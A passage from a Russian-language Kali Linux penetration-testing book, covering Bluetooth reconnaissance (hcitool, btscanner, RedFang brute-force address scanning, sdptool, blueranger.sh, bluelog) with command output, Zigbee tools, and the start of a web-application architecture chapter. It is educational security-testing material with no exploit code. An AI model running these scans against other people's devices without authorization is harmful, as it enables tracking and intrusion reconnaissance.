Первый инструмент предоставляется пакетом *bluez-tools*. Он не связан конкретно с тестированием безопасности, а является утилитой, которая используется для управления устройствами Bluetooth. Программа *hciutil* использует интерфейс взаимодействия человека с компьютером в вашей системе. В моем случае это Bluetooth-ключ, подключенный через USB. Чтобы определить Bluetooth-устройства с диапазоном, мы используем *hciutil* для сканирования. Вы можете увидеть пример выполнения этого сканирования в Примере 7-16.

Пример 7-16. Запуск hciutil для идентификации Bluetooth устройств

```
root@savagewood:/# hcitool scan
Scanning ...
        00:9E:C8:93:48:C9       MIBOX3
```

Несмотря на то, что в моем доме было много Bluetooth-устройств и достаточно близкое соседство, все, что было найдено, было одним устройством. Это связано с тем, что все другие устройства ранее были сопряжены или не находятся в режиме сопряжения, чтобы их можно было обнаружить. Мы можем использовать *hciutil* для запроса устройств Bluetooth, и мы будем использовать его для этого позже. Поскольку мы все еще сканируем устройства Bluetooth, мы перейдем к другой программе: *btscanner*. Это интерфейс на основе ncurses, который является очень элементарным GUI. Это обеспечивает программу больше, чем построчный интерфейс. Вы можете увидеть пример его использования на рисунке 7-11.




Рис. 7-11. btscanner обнаружил Bluetooth устройство

Вы заметите, что мы получаем те же результаты от *btscanner*, что и от использования *hcitool*, чего и следовало ожидать, поскольку они оба используют одно и то же устройство Bluetooth и отправляют стандартные команды протокола Bluetooth. Мы получаем два способа сканирования с использованием *btscanner*. Первый - это сканер запросов, который отправляет зонды в поисках устройств. Второе - это перебор, который отправляет конкретные запросы по адресам. Другими словами, вы предоставляете диапазон адресов для проверки *btscanner*. Затем он будет отправлять запросы на те адреса, которые являются MAC-адресами, поэтому они должны выглядеть знакомо. Связь с устройством Bluetooth осуществляется через уровень 2, и поэтому мы используем адреса уровня 2, MAC-адреса, для связи с устройствами.

Если мы хотим перейти к грубым Bluetooth-устройствам, есть еще один последний инструмент, который мы рассмотрим. Это программа под названием *RedFang*, которая была разработана в качестве доказательства концепции для выявления не обнаруживаемых устройств Bluetooth. Тот факт, что сканирование запроса не возвращает ничего, не означает, что поблизости нет устройств Bluetooth. RedFang

помогает нам идентифицировать все эти устройства. Как только мы их определили, мы сможем немного использовать их в будущем. Используя RedFang, мы можем позволить ему сканировать все возможные адреса или мы можем указать диапазон. В примере 7-17 мы выбрали диапазон адресов для поиска устройств.

Пример 7-17. Брут-форс сканирование Bluetooth с использованием RedFang

```
root@savagewood:/# fang -r 007500000000-0075ffffffff -s
redfang - the bluetooth hunter ver 2.5
(c)2003 @stake Inc
author: Ollie Whitehouse <ollie@atstake.com>
enhanced: threads by Simon Halsall <s.halsall@eris.qinetiq.com>
enhanced: device info discovery by Stephen Kapp <skapp@atstake.com>
Scanning 4294967296 address(es)
Address range 00:75:00:00:00:00 -> 00:75:ff:ff:ff:ff
Performing Bluetooth Discovery...
```

Даже простое сканирование диапазона от 00:75:00:00:00:00 до 00:75:ff:ff:ff:ff, выбор диапазона полностью случайным образом дает нам 4 294 967 296 адресов для сканирования. Я спасу тебя от подсчета позиций. Это более 4 миллиардов потенциальных устройств. И мы просто сканируем небольшой кусочек возможного количества устройств. При сканировании всего диапазона будет просматриваться 281 474 976 710 656 адресов устройств.

Служба идентификации

После того, как мы определили устройства, мы можем запросить эти устройства для получения дополнительной информации, включая информацию о поддерживаемых профилях. Bluetooth определяет около трех десятков профилей, описывающих функциональные возможности, которые поддерживает устройство. Понимание этих профилей скажет нам, что мы можем сделать с устройством. Во-первых, мы вернемся к использованию *hcitool*, потому что мы можем использовать его для отправки нескольких запросов. Мы собираемся использовать его сейчас, чтобы получить информацию об устройстве, которое мы ранее определили. Помните, что это было ранее идентифицировано как MiBox, который является устройством под управлением Android для предоставления телевизионных услуг. В примере 7-18 вы можете увидеть, как *hcitool* запрашивает информацию о MAC-адресе, указанном ранее. От этого запроса мы вернемся к функциям, а не к профилям, которые поддерживаются.

Пример 7-18. Использование hcitool для получения функций

```
root@savagewood:/# hcitool info 00:9E:C8:93:48:C9


Requesting information ...

        BD Address: 00:9E:C8:93:48:C9

        OUI Company: Xiaomi Communications Co Ltd (00-9E-C8)
        Device Name: MIBOX3

        LMP Version: 4.1 (0x7) LMP Subversion: 0x6119

        Manufacturer: Broadcom Corporation (15)
        Features page 0: 0xbf 0xfe 0xcf 0xfe 0xdb 0xff 0x7b 0x87

              <3-slot packets> <5-slot packets> <encryption> <slot
offset>

              <timing accuracy> <role switch> <sniff mode> <RSSI>

              <channel quality> <SCO link> <HV2 packets> <HV3 packets>

              <u-law log> <A-law log> <CVSD> <paging scheme> <power
control>

              <transparent SCO> <broadcast encrypt> <EDR ACL 2 Mbps>
```

```
                <EDR ACL 3 Mbps> <enhanced iscan> <interlaced iscan>

                <interlaced pscan> <inquiry with RSSI> <extended SCO>

                <EV4 packets> <EV5 packets> <AFH cap. slave>

                 <AFH class. slave> <LE support> <3-slot EDR ACL>

                 <5-slot EDR ACL> <sniff subrating> <pause encryption>

                 <AFH cap. master> <AFH class. master> <EDR eSCO 2 Mbps>

                 <EDR eSCO 3 Mbps> <3-slot EDR eSCO> <extended inquiry>

                 <LE and BR/EDR> <simple pairing> <encapsulated PDU>

                 <err. data report> <non-flush flag> <LSTO> <inquiry TX
power>
                 <EPC> <extended features>

        Features page 1: 0x0f 0x00 0x00 0x00 0x00 0x00 0x00 0x00

        Features page 2: 0x7f 0x0b 0x00 0x00 0x00 0x00 0x00 0x00
```

Из этого вывода мы знаем, что MiBox поддерживает синхронную связь, ориентированную на соединение (SCO). В это входит возможность использовать один, два и три слота для связи (HV1, HV2 и HV3). Мы также знаем, что он поддерживает повышенную скорость передачи данных (EDR) для более высоких скоростей передачи. Это было бы необходимо для любой потоковой передачи звука, которая требовала бы большей пропускной способности, чем передача чего-либо, например одного кода сканирования, возможно, несколько раз в секунду, как это было бы в случае клавиатур. Мы можем использовать информацию, полученную здесь, чтобы сделать выводы, но все же полезно знать, какие профили поддерживает устройство.

Чтобы получить профили, мы собираемся использовать протокол обнаружения служб (SDP). Мы будем использовать *sdptool* для получения списка поддерживаемых профилей. С таким сложным устройством, как MiBox, мы, скорее всего, вернем несколько профилей. Имейте в виду, что на данный момент Bluetooth определяет три десятка профилей. Пример 7-19 показывает использование *sdptool* для просмотра MAC-адреса, который мы получили ранее. Здесь вы увидите только подмножество всего вывода, просто чтобы дать вам представление о том, что доступно.

Пример 7-19. Предоставление списка профилей sdptool

```
root@savagewood:/# sdptool browse 00:9E:C8:93:48:C9

Browsing 00:9E:C8:93:48:C9 ...

Service RecHandle: 0x10000

Service Class ID List:

    "Generic Attribute" (0x1801)
  Protocol Descriptor List:

      "L2CAP" (0x0100)

       PSM: 31

      "ATT" (0x0007)
       uint16: 0x0001

       uint16: 0x0005

Service RecHandle: 0x10001

Service Class ID List:

     "Generic Access" (0x1800)
    Protocol Descriptor List:

       "L2CAP" (0x0100)

       PSM: 31

       "ATT" (0x0007)
        uint16: 0x0014

        uint16: 0x001c

    Service Name: Headset Gateway

    Service RecHandle: 0x10003

    Service Class ID List:

       "Headset Audio Gateway" (0x1112)

       "Generic Audio" (0x1203)
      Protocol Descriptor List:
```

```
        "L2CAP" (0x0100)

        "RFCOMM" (0x0003)
         Channel: 2

    Profile Descriptor List:
            "Headset" (0x1108)
            Version: 0x0102

Service Name: Handsfree Gateway

Service RecHandle: 0x10004

Service Class ID List:

        "Handsfree Audio Gateway" (0x111f)
        "Generic Audio" (0x1203)

Protocol Descriptor List:

      "L2CAP" (0x0100)

      "RFCOMM" (0x0003)

Channel: 3

   Profile Descriptor List:

        "Handsfree" (0x111e)
        Version: 0x0106

Service Name: AV Remote Control Target

Service RecHandle: 0x10005

Service Class ID List:

      "AV Remote Target" (0x110c)

Protocol Descriptor List:

      "L2CAP" (0x0100)
       PSM: 23

      "AVCTP" (0x0017)
      uint16: 0x0104
```

```
Profile Descriptor List:

     "AV Remote" (0x110e)
     Version: 0x0103

Service Name: Advanced Audio

Service RecHandle: 0x10006

Service Class ID List:

     "Audio Source" (0x110a)

Protocol Descriptor List:

     "L2CAP" (0x0100)
     PSM: 25

     "AVDTP" (0x0019)
    uint16: 0x0102

Profile Descriptor List:

     "Advanced Audio" (0x110d)
     Version: 0x0102
```

Неудивительно, что мы видим, что MiBox поддерживает AV Remote Control Target. Он также поддерживает Advanced Audio, как и следовало ожидать. Каждый из этих профилей имеет набор параметров, которые необходимы для любой программы, чтобы знать. Это включает в себя список дескрипторов протокола.

Другие виды тестирования Bluetooth

Хотя вы можете сканировать устройства Bluetooth, вы можете не знать, где они находятся. Инструмент *blueranger.sh* можно использовать, чтобы определить, насколько близко находится устройство. Это скрипт bash, который отправляет L2CAP сообщения на целевой адрес. Теория этого сценария заключается в том, что более высокое качество связи указывает, что устройство ближе, чем устройство с более низким качеством связи. Различные факторы могут влиять на качество связи, кроме расстояния между радиостанцией, отправляющей сообщения, и отвечающей. Для запуска *blueranger.sh* вы указываете используемое устройство, вероятно, *hci0*, и адрес устройства, к которому вы подключаетесь. В примере 7-20 показаны результаты проверки связи с MiBox, который мы использовали в качестве цели до сих пор.

Пример 7-20. Выводblueranger.sh

```
(((B(l(u(e(R)a)n)g)e)r)))

By JP Dunning (.ronin)
www.hackfromacave.com

Locating: MIBOX3 (00:9E:C8:93:48:C9)
Ping Count: 14

Proximity Change Link Quality
---------------- ------------
NEUTRAL 214/255

Range
------------------------------------
| *
------------------------------------
```

ПРИМЕЧАНИЕ

Если вы зайдете на сайт Kali и посмотрите на инструменты, доступные в дистрибутиве, некоторые из этих инструментов недоступны. Из-за природы открытого исходного кода проекты приходят и уходят из дистрибутивов, поскольку они могут не работать с последними библиотеками или ядром дистрибутива. Программное обеспечение, возможно, перестало быть разработанным в какой-то момент и может быть неактуальным. Это может быть особенно актуально с протоколами, которые мы смотрим здесь. Время от

времени стоит заходить на сайт, чтобы узнать, были ли выпущены и доступны новые инструменты.

Один из последних инструментов Bluetooth, который мы рассмотрим, - это *bluelog*. Этот инструмент можно использовать как сканер, так же как и инструменты, которые мы рассматривали ранее. Однако смысл этого инструмента в том, что он генерирует файл журнала с тем, что он находит. Пример 7-21 показывает запуск *bluelog*. То, что вы видите, - это адрес устройства, используемого для запуска сканирования, то есть адрес интерфейса Bluetooth в этой системе. Вы можете продолжать это, чтобы потенциально видеть, что устройства Bluetooth приходят и уходят.

Пример 7-21. Запуск сканирования bluelog

```
root@savagewood:/# bluelog
Bluelog (v1.1.2) by MS3FGX
---------------------------
Autodetecting device...OK
Opening output file: bluelog-2018-03-05-1839.log...OK
Writing PID file: /tmp/bluelog.pid...OK
Scan started at [03/05/18 18:39:44] on 00:1A:7D:DA:71:15.
Hit Ctrl+C to end scan.
```

Как только *bluelog* будет готов, у вас будет список адресов в указанном файле. Список, приведенный в примере 7-21, *bluelog-2018-03-05-1839.log*. Выходные данные этого сканирования показывают тот же адрес, повторенный, потому что это единственное устройство, которое отвечает близко.

Zigbee-тестирование

Тестирование Zigbee требует специального оборудования. В то время как во многих системах есть радио и Wi-Fi, в них редко можно встретить Zigbee или ZWave. Это не означает, однако, что вы не можете проводить тестирование устройств Zigbee. Kali включает в себя пакет KillerBee, который можно использовать для сканирования устройств Zigbee и захвата трафика Zigbee. Однако проблема в том, что у вас должны быть определенные интерфейсы. Согласно веб-сайту KillerBee, поддерживаются только устройства River Loop ApiMote, USB-накопитель Atmel RZ RAVEN, MoteIV Tmote Sky, TelosB mote и Sewino Sniffer.

На странице проекта указывается намерение продолжить добавление поддержки дополнительных аппаратных устройств. Тем не менее, большая часть исходного кода не была затронута в течение трех лет на данный момент. Если у вас есть нужные устройства, вы можете использовать пакет KillerBee для поиска устройств Zigbee. Это может дать вам некоторое представление об автоматизации здания, которая может быть использована.

Резюме

Беспроводная связь принимает различные формы, тем более что все больше людей и предприятий используют домашнюю автоматизацию. Все больше и больше, провода уходят из нашего мира. Из-за этого вам, скорее всего, придется где-нибудь провести беспроводное тестирование. Вот некоторые ключевые идеи, которые следует извлечь из этой главы:

- 802.11, Bluetooth и Zigbee - это типы беспроводных сетей.
- Клиенты точки доступа 802.11 взаимодействуют с помощью ассоциаций
- Kismet может использоваться для сканирования сетей 802.11 / WiFi для идентификации SSID и BSSID.
- Проблемы безопасности с WEP, WPA, WPA и WPA2 могут привести к расшифровке сообщений.
- Необходимо включить режим монитора на беспроводных сетевых интерфейсах для захвата заголовков радио.
- *aircrack-ng* и связанные с ним инструменты могут быть использованы для сканирования и оценки сетей WiFi.
- Kali включает в себя инструменты для сканирования устройств Bluetooth и идентификации услуг, предлагаемых на устройствах, которые были найдены.
- Kali включает в себя инструменты, которые могут быть использованы для сканирования устройств Zigbee.

.

Дополнительные ресурсы

- KillerBee's GitHub Page
- Ric Messier's "Professional Guide to Wireless Network Hacking and Penetration Testing" video (Infinite Skills, 2015)
- United States Computer Emergency Readiness Team, "Using Wireless Technology Securely" (US-CERT, 2008)

Глава 8. Тестирование Web-приложений

Подумайте о приложениях, которые вы используете, через веб-интерфейс. Ваше банковское дело. Ваши кредитные карты. Сайты социальных сетей, такие как Facebook, Twitter, LinkedIn и многие другие. Поиск работы сайтов. Ваша информация хранится многими компаниями с доступными порталами, доступными в открытом Интернете. Из-за объема данных, которые доступны, и потенциально открытых путей к этим данным, веб-атаки являются распространенными векторами. В результате тестирование веб-приложений является распространенным запросом компаний. Время от времени вы обнаружите, что тестирование веб-приложений - это все, что вам предлагается.

Не удивительно, что Kali загружен инструментами для тестирования веб-приложений. Однако, чтобы эффективно использовать их, полезно понять, с чем вы столкнулись. Это включает в себя понимание того, каковы потенциальные цели, чтобы лучше идентифицировать риск. Это также включает в себя знание потенциальной архитектуры, на которую вы, возможно, обращаете внимание - систем, через которые вам, возможно, придется проходить, и того, как они могут быть организованы, включая механизмы безопасности, которые могут быть установлены для защиты элементов.

Web-архитектура

Веб-приложение - это способ предоставления программных функций с использованием общих веб-технологий между сервером и клиентом, где клиент является веб-браузером. Возможно, проще сказать, что программы, которые в противном случае могли бы работать на вашем компьютере, вместо этого, выполняются в вашем браузере и взаимодействуют с удаленным сервером. Удаленный сервер, с которым вы взаимодействуете, вероятно, имеет другие системы, с которыми он связывается, чтобы обеспечить функциональность или данные, к которым вы пытаетесь добраться. Вы, вероятно, знакомы с веб-приложениями и, возможно, даже используете их ежедневно.

ПРИМЕЧАНИЕ

> Даже мобильные приложения часто являются веб-приложениями в том смысле, что мобильное приложение, с которым вы взаимодействуете, обменивается данными с веб-сервером удаленно, используя веб-протоколы и технологии.

Когда мы говорим о веб-технологиях, мы говорим о протоколах и языках, таких как HTTP, HTML, XML и SQL. Это также говорит о том, что мы общаемся с веб-сервером, то есть сервером, который общается с использованием HTTP, который может быть защищен с использованием TLS для шифрования. Многое из этого происходит между сервером и клиентом, но не обязательно описывает, что может происходить с другими системами в рамках проекта сети. Чтобы помочь вам полностью понять, мы поговорим о системах, с которыми вы можете столкнуться в рамках архитектуры веб-приложений. Мы начнем с конца, ориентированного на клиента, а затем продвинемся к наиболее чувствительным компонентам. Рисунок 8-1 будет ориентиром для нас в будущем. Чтобы немного упростить это, некоторые соединительные линии отсутствуют. В действительности, балансировщики нагрузки будут, например, перекрестно соединяться со всеми веб-серверами. Однако в какой-то момент все перекрестные соединения начинают загромождать изображение.




Рис. 8-1. Пример web-архитектуры

Это всего лишь пример, но он содержит элементы, с которыми вы можете столкнуться, и дает нам возможность поговорить. Вверху слева находится человек с браузером. Облако предлагает открытый интернет, который проведет вас по любому маршруту, который приведет вас к приложению.

Firewall (Брандмауэр)

Брандмауэр является распространенным компонентом большинства сетевых архитектур. Слово *firewall*, однако, в лучшем случае неоднозначно. Это может означать что угодно - от набора элементов управления доступом на маршрутизаторе до так называемых брандмауэров следующего поколения, которые могут не только выполнять статическую блокировку на основе правил, настроенных на брандмауэре, но и выполнять динамическую блокировку на основе любых вторжений, которые возможно, был обнаружен. Брандмауэр следующего поколения также может отслеживать наличие вредоносного программного обеспечения (вредоносных программ) в любом сообщении, проходящем через него.

Этот момент также будет отмечен еще раз, но стоит упомянуть несколько раз. Здесь описывается набор функций, а не конкретное устройство. Брандмауэр может быть одним устройством, которое включает в себя одну или несколько функций безопасности, но это также может быть набор функций, которые могут работать на другом устройстве. Например, функции брандмауэра могут быть включены в балансировщик нагрузки, который является следующим устройством в нашей архитектуре.

Балансировщик нагрузки

На переднем крае более крупного сетевого дизайна вы можете найти балансировщик нагрузки. Балансировщик нагрузки предназначен для принятия большого количества трафика, чтобы передать его веб-серверам позади. Смысл балансировщика нагрузки в том, что это простое устройство, которое ничего не делает, а отслеживает использование серверов за кулисами. Входящие запросы будут перенаправлены на эти серверы на основе алгоритма, который знает балансировщик нагрузки. Это может быть просто циклический перебор, означающий, что запрос 1 отправляется на сервер 1, запрос 2 отправляется на сервер 2, запрос 3 отправляется на сервер 3, а затем начинается снова на сервере 1. Нет смысла усложнять запрос в эта схема или время, которое может потребоваться для выполнения запроса.

АЛГОРИТМ БАЛАНСИРОВЩИКА НАГРУЗКИ

Несколько потенциальных алгоритмов могут использоваться для управления работой балансировщиков нагрузки, причем конечной целью всегда является распределение нагрузки по нескольким ресурсам. В дополнение к циклическому циклу, есть также взвешенный циклический перебор, который присваивает веса различным системам за балансировщиком нагрузки. Системы с более высоким весом будут более загружены. Есть также алгоритмы, которые принимают решения на основе времени отклика от сервера позади. Используемый алгоритм может полностью зависеть от используемого поставщика балансировщика нагрузки.

Балансировщик нагрузки может выполнять функцию безопасности в дополнение к обеспечению хорошей производительности всего приложения. Балансировщик нагрузки может работать как обратный прокси-сервер, то есть он обрабатывает запросы, как если бы это был настоящий веб-сервер. Это означает, что клиент никогда не знает настоящий веб-сервер. В этой системе не хранятся данные, потому что его единственная цель - пройти через запрос. Это обратный прокси-сервер, который может использовать предприятие, когда клиенты скрыты за прокси-сервером. В этом случае веб-сервер скрыт прокси.

Если вы использовали обратный прокси-сервер, вы можете использовать его в качестве брандмауэра веб-приложения. Запросы, проходящие через веб-сервер, оцениваются, чтобы увидеть, являются ли запросы законными или вредоносными. Вредоносные запросы могут быть заблокированы или зарегистрированы, в зависимости от их серьезности. Это распределяет бремя проверки и особенно полезно, если используемое веб-приложение не было разработано предприятием, на котором оно запущено. Если внутреннее функционирование приложения неизвестно, может быть полезно что-то отслеживать запросы, которые выглядят плохо.

Web-сервер

Веб-сервер принимает HTTP-запросы и возвращает HTTP обратно. В реальной архитектуре приложения этот сервер может выполнять несколько функций. На сервере может быть запущен код или это может быть просто место, чтобы определить, является ли ответ статическим (в этом случае он будет обслуживаться веб-сервером) или динамическим (в этом случае он будет передан на серверы). за веб-сервером). Код проверки может быть запущен здесь, чтобы гарантировать, что ничего плохого не подается в бэкэнд-системы. В некоторых случаях, таких как действительно небольшие реализации, может быть немного больше, чем этот сервер.

Веб-серверы, на которых выполняется какая-либо форма кода, могут иметь этот код, написанный на языках программирования на основе веб-интерфейса, таких как PHP или на нескольких других языках. Несколько других языков могут использоваться для выполнения простого серверного кода. Программы, которые выполняют проверку или генерируют фрагменты динамических страниц, будут запускаться на этом сервере, а не на клиенте. Это не означает, что на клиенте не выполняется никакой код. Однако важно иметь в виду все места, где может выполняться программный код. Везде, где может выполняться код, является потенциальной точкой атаки. Если код запускается на веб-сервере, веб-сервер уязвим для атак.

Если веб-сервер будет взломан, любые данные, хранящиеся на сервере, будут подвержены краже или изменению. Могут использоваться любые учетные данные, хранящиеся на веб-сервере для получения доступа к любым дополнительным системам, и сам веб-сервер может стать отправной точкой для дополнительных атак на другие системы.

Сервер приложений

Сердцем веб-приложения является сервер приложений. В небольших реализациях приложений с меньшими требованиями к ресурсам это может быть веб-сервер или веб-сервер. То же самое может быть справедливо для некоторых других функций, описанных здесь, где каждый отдельный сервер может нести несколько функций, а не одну функцию. Сервер приложений может сосуществовать, например, с веб-сервером. Реализация будет зависеть от потребностей приложения.

Серверы приложений также принимают HTTP и генерируют HTML для отправки обратно. Также может быть связь с использованием XML между клиентом и сервером приложений. XML - это способ объединения данных, которые либо отправляются на сервер приложений, либо для представления данных приложению. Сервер приложений обычно зависит от языка. Он может быть основан на Java, .NET (C # или Visual Basic) или даже на языках сценариев, таких как Go, Ruby или Python. В дополнение к языку программирования, используемому для выполнения бизнес-функций и генерации кода представления, серверу приложений также необходимо говорить на любом языке, на котором хранятся данные (SQL, XML и т. д.).

Сервер приложений реализует бизнес-логику, что означает, что он обрабатывает критически важные функции приложения, определяя, что представить пользователю. Эти решения обычно основаны на информации, предоставленной пользователем или хранящейся от имени пользователя. Сохраненные данные могут храниться локально или, возможно, чаще, используя некоторый механизм внутреннего хранения, такой как сервер базы данных. Сервер приложений будет отвечать за поддержание любой информации о состоянии, поскольку HTTP является протоколом без сохранения состояния, то есть каждый запрос от клиента выполняется изолированно без помощи других механизмов.

Сервер приложений обычно будет иметь приложение в предварительно собранном состоянии, а не в форме исходного кода. Конечно, это было бы иначе, если бы сервер приложений был основан на языке сценариев. Хотя эти языки могут быть скомпилированы, они часто остаются в текстовом виде. Если сервер приложений должен быть скомпрометирован, функциональность сервера может быть изменена, если исходный код был на месте.

Хуже того, однако, сервер приложений является шлюзом для конфиденциальной информации. Это будет полностью зависеть от приложения, но сервер приложений будет отвечать за извлечение и манипулирование любыми данными для приложения. Затем приложение должно иметь возможность получать доступ к данным, где бы они ни

хранились. Это означает, что он знает, где могут находиться файлы, или ему потребуются учетные данные для любого используемого сервера базы данных. Эти учетные данные могут быть получены и использованы для получения прямого доступа к данным, если сервер приложений будет взломан.

Сервер базы данных (Database Server)

Сервер базы данных - это место, где хранятся драгоценности короны. Это, опять же, полностью зависит от приложения. Драгоценности короны могут быть инвентарем для бизнеса, где пользователь может определить, продает ли компания конкретный продукт, или это могут быть данные кредитной карты или учетные данные пользователя. Это будет полностью зависеть от цели приложения и того, что определенное предприятие важно сохранить. Это постоянное хранилище, хотя сервер, который находился в середине информационного потока между базой данных и клиентом, мог получить временный доступ к данным по мере их прохождения. Однако проще всего получить доступ к данным в базе данных.

Одна из проблем с базами данных заключается в том, что если злоумышленник может либо передать им запросы, либо получить доступ к самому серверу базы данных, данные могут быть скомпрометированы. Даже если данные были зашифрованы при передаче или зашифрованы на диске, данные могут быть украдены. Если злоумышленник может получить доступ к учетным данным, которые необходимы серверу приложений для доступа к данным, злоумышленник может аналогичным образом получить доступ к данным в базе данных, запросив их. Как только пользователь прошел аутентификацию на сервере базы данных, не имеет значения, что данные зашифрованы где-либо, потому что они должны быть дешифрованы сервером базы данных, чтобы быть представленными запрашивающему.

Из-за возможной чувствительности информации в базе данных и потенциальной возможности ее компрометации этот сервер, вероятно, занимает первое место в списке ключевых систем, если не на самом верху. Из-за этого могут быть созданы другие механизмы для лучшей защиты этой системы. Любой из элементов в архитектуре может предоставлять данные, хранящиеся в этой системе, поэтому в идеале на всех них должны быть механизмы, гарантирующие, что данные не будут скомпрометированы. Хранилище данных здесь является общей целью различных сетевых атак, но это не единственная цель.

Web-атаки

Поскольку сегодня очень многие веб-сайты имеют программные элементы, а сервис часто открыт для открытого Интернета, они становятся хорошими целями для злоумышленников. Конечно, атаки не должны быть в форме отправки вредоносных данных в приложение, хотя они распространены. Есть и другие способы получить то, что ищет злоумышленник. Имейте в виду, что мотивация не всегда одинакова. Не каждый злоумышленник стремится получить полный доступ к базе данных. Возможно, они не ищут оболочку в целевой системе. Вместо этого могут быть другие мотивы для того, что они делают. По мере того, как холст для разработки веб-приложений расширяется за счет увеличения числа фреймворков, языков и вспомогательных протоколов и технологий, угроза возрастает.

ПРИМЕЧАНИЕ

